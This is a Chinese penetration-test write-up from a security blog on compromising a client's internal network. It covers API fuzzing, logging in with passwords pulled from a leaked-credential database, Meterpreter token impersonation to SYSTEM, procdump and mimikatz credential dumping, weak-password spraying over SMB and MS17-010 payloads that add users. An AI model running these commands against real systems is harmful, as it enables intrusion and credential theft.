

记一次因 API 接口问题导致目标内网沦陷_酒仙桥六号部队 - MdEditor

“ 记一次因 API 接口问题导致目标内网沦陷

这是 酒仙桥六号部队 的第 119 篇文章。

全文共计 1689 个字，预计阅读时长 6 分钟。

背景

在跟女朋友一起散步的时候，突然接到通知，客户已经给了测试的资产范围如下，目标要求拿到目标服务器内网权限。

目标资产：


www.target.com 、 ops.target.com、 api.target.com

对其进行常规信息收集包括不限于端口指纹 | 即时通讯 | 开源资产 | 组织架构 | 搜索引擎。

2021.11.17

漏洞少踪

登陆口无法爆破且存在，在翻看 JS 文件时发现泄露部分后台路径但都做了 session 校验，没有权限访问。





登陆口传入 burpsuite 进行分析发现其登陆口调用了 `api.target.com:8090` 该接口，掏出祖传参数字典对其接口进行 FUZZ 测试。



5. 发现，自己可以上传文件。

经过上述测试猜测其后台设置了强密码，这个时候我就伸手求助师傅去他的私人库子通过上述泄露的 QQ 邮箱及手机号导出了一波账号密码。



经过一番折腾总算进入了后台，舒舒服服找上传功能点。

Process Name	Architecture	Path	PPID	Parent Process	Session ID	Working Set	Private Bytes	Page Faults	Working Set Change	Private Bytes Change	Page Faults Change	Working Set Change	Private Bytes Change	Page Faults Change
powershell.exe	x64	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	676	smss.exe	041ms									
cmd.exe	x64	C:\Windows\System32\cmd.exe	4880	powershell.exe	14s									
new	x64	C:\Windows\System32\cmd.exe	82088	cmd.exe	1s									

派会话到 MSF 进行提权。

```
msf6 post(multi/recon/local_exploit_suggester) > exploit
[*] 10.211.55.23 - Collecting local exploits for x64/windows...
[*] 10.211.55.23 - 17 exploit checks are being tried...
[*] 10.211.55.23 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[*] 10.211.55.23 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[*] 10.211.55.23 - exploit/windows/local/ma10_092_schelevator: The target appears to be vulnerable.
[*] 10.211.55.23 - exploit/windows/local/ma16_014_wmi_recv_notif: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

下面的图找不到了，这里 py 一下。

```
meterpreter > getprivs
=====
Enabled Process Privileges
=====
SeAssignPrimaryTokenPrivilege
meterpreter > upload /root/miansha.exe C:\Users\Public
meterpreter > cd C:\\Users\\Public
meterpreter > use incognito
meterpreter > list_tokens -u
NT AUTHORITY\IUSR
meterpreter > execute -ch -f ./miansha.exe
meterpreter > list_tokens -u
NT AUTHORITY\IUSR
NT AUTHORITY\SYSTEM
meterpreter > impersonate_token "NT AUTHORITY\\SYSTEM"
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


提权至 system 权限上线至 CS，并常规利用 Procdump 导出 lsass.dmp 拖取到本地再利用 mimikatz 抓取明文密码。

```
19 Full name : Standard module
20 Description : Basic commands (does not require module name)
21
22     exit - Quit Mimikatz
23     cls - Clear screen (doesn't work with redirections, like PsExec)
24     answer - Answer to the Ultimate Question of Life, the Universe, and Everything
25     coffee - Please, make me a coffee!
26     sleep - Sleep an amount of milliseconds
27     log - Log mimikatz input/output to file
28     base64 - Switch file input/output base64
29     version - Display some version informations
30     cd - Change or display current directory
31     localtime - Displays system local date and time (TZ command)
32     hostname - Displays system local hostname
33
34 mimikatz(commandline) # sekurlsa::logonpasswords
35
36 Authentication Id : 0 ; 13112547 (00000000:00014f7)
37 Session : Interactive from 3
38 User Name : Administrator
39 Domain : HK22890-R
40 Logon Server : HK22890-R
41 Logon Time : 2020/10/11 下午11:23:28
42 SID : S-1-3-21-4236934212-1483434175-378333668-1000
43
44 [00000003] Primary
45 * Username : Administrator
46 * Domain : HK22890-R
47 * LM : 13113ba817ba422db941ff7534fdcb45
48 * NTLM : 51e43b46f180db72be5253d512c32
49 * SHA1 : c354f1a66f2d4e608410f0b67d972c46ec45c
50
51 [00000004]
52 * Username : Administrator
53 * Domain : HK22890-R
54 * Password : Password
55
56 [00000005]
57 * Username : Administrator
58 * Domain : HK22890-R
59 * Password : Password
60
61 [00000006]
62 * Username : Administrator
```

```
procdump.exe -accepteula -ma lsass.exe lsass.dmp
mimi.exe ""privilege::debug"" ""sekurlsa::minidump .\1
```

有会免杀的表哥真的舒服，这方面比女朋友有用多了。


常规配置 sock5 + Proxifier 内网穿透，远程连接桌面。




这里已经拿到了目标权限，跟客户沟通反应说是继续深入，常规内网打点 B 段扫描。

直接利用已有信息进行弱口令爆破。

1	10.	.	100	SMTP	445	administrator	PasswOrd	95
2	10.	.	36	SMTP	445	administrator	PasswOrd	56
3	10.	.	31	SMTP	445	administrator	PasswOrd	17
4	10.	.	104	SMTP	445	administrator	PasswOrd	19
5	10.	.	103	SMTP	445	administrator	PasswOrd	17
6	10.	.	107	SMTP	445	administrator	PasswOrd	19
7	10.	.	105	SMTP	445	administrator	PasswOrd	18
8	10.	.	10	SMTP	445	administrator	PasswOrd	21
9	10.	.	21	SMTP	445	administrator	PasswOrd	18
10	10.	.	106	SMTP	445	administrator	PasswOrd	18
11	10.	.	32	SMTP	445	administrator	PasswOrd	19
12	10.	.	35	SMTP	445	administrator	PasswOrd	20
13	10.	.	33	SMTP	445	administrator	PasswOrd	19





MS17010 一键植入 Payload 添加用户密码。

IP	OS	Len_Manager	File	Time	Validation
10.10.32	Windows Server 2012 R2 S...	Windows Server 2012 R2 Sta...	WIN-6HALG00HAF	2020-10-15 22:39:17	
10.10.33	Windows Server 2012 R2 S...	Windows Server 2012 R2 Sta...	WIN-43ND3A1N6AS	2020-10-15 22:39:02	
10.10.35	Windows Server 2012 R2 D...	Windows Server 2012 R2 Dat...	I2H86-dyp1bZ	2020-10-15 22:39:18	
10.10.36	Windows Server 2012 R2 S...	Windows Server 2012 R2 Sta...	WIN-1F3K2R4F23X	2020-10-15 22:39:17	
10.10.37	Windows Server 2012 R2 S...	Windows Server 2012 R2 Sta...	WIN-1F3K2R4F23X	2020-10-15 22:39:15	
10.10.38	Windows Server 2008 R2 S...	Windows Server 2008 R2 Sta...	WIN-9078253G8ML	2020-10-15 22:38:19	OK
10.10.39	Windows Server 2012 R2 S...	Windows Server 2012 R2 Sta...	WIN-1F3K2R4F23X	2020-10-15 22:39:15	
10.10.55	Windows Server 2008 R2 S...	Windows Server 2008 R2 Sta...	WIN-1E97FRTVYU2	2020-10-15 22:39:15	OK
10.10.100	Windows Server 2008 R2 E...	Windows Server 2008 R2 Ent...	WIN-9G896SD7U4E	2020-10-15 22:36:11	
10.10.104	Windows Server 2008 R2 S...	Windows Server 2008 R2 S...	WIN-GA473N48M00	2020-10-15 22:37:16	
10.10.103	Windows Server 2008 R2 S...	Windows Server 2008 R2 S...	WIN-GA473N48M00	2020-10-15 22:38:54	OK
10.10.105	Windows Server 2008 R2 S...	Windows Server 2008 R2 S...	WIN-GA473N48M00	2020-10-15 22:38:24	OK
10.10.106	Windows Server 2008 R2 S...	Windows Server 2008 R2 S...	WIN-GA473N48M00	2020-10-15 22:38:46	OK
10.10.107	Windows Server 2008 R2 S...	Windows Server 2008 R2 S...	WIN-GA473N48M00	2020-10-15 22:38:47	OK
10.10.212	Windows Server 2008 R2 D...	Windows Server 2008 R2 Dat...	TQW6G	2020-10-15 22:38:47	OK
10.10.213	Windows Server 2008 R2 D...	Windows Server 2008 R2 Dat...	LW9G	2020-10-15 22:38:50	OK
10.10.216	Windows Server 2008 R2 D...	Windows Server 2008 R2 Dat...	JYRECOVER	2020-10-15 22:38:48	OK
10.10.217	Windows Server 2008 R2 D...	Windows Server 2008 R2 Dat...	GRAPTRKEC	2020-10-15 22:39:41	OK
10.10.218	Windows Server 2008 R2 D...	Windows Server 2008 R2 Dat...	0AD5	2020-10-15 22:38:41	OK
10.10.220	Windows Server 2008 R2 S...	Windows Server 2008 R2 Sta...	VJ7T9G	2020-10-15 22:38:17	OK

躺着日站就是舒服。

给客户写完报告交付继续跟女朋友去散步去了。





知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

全文完

本文由 简悦 SimpRead (<http://ksria.com/simpread>) 优化，用以
提升阅读体验

使用了 全新的简悦词法分析引擎 ^{beta}，[点击查看](#)
(<http://ksria.com/simpread/docs/#/词法分析引擎>)详细说明

